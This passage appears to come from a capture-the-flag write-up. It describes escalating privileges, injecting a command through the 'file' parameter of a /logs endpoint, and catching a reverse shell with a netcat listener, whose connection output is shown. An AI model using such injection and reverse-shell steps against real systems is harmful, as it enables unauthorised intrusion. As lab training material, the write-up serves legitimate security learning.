



And it was accepted - we successfully escalated our privileges

So now we can access /logs endpoint where we found RCE vulnerability




In the “file” parameter we passed our malicious command that was executed





So next step was to get a reverse shell on the system


└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.120] 35568
bash: cannot set terminal process group (1116): Inappropriate ioctl for device
bash: no job control in this shell
dasith@secret:~/local-web$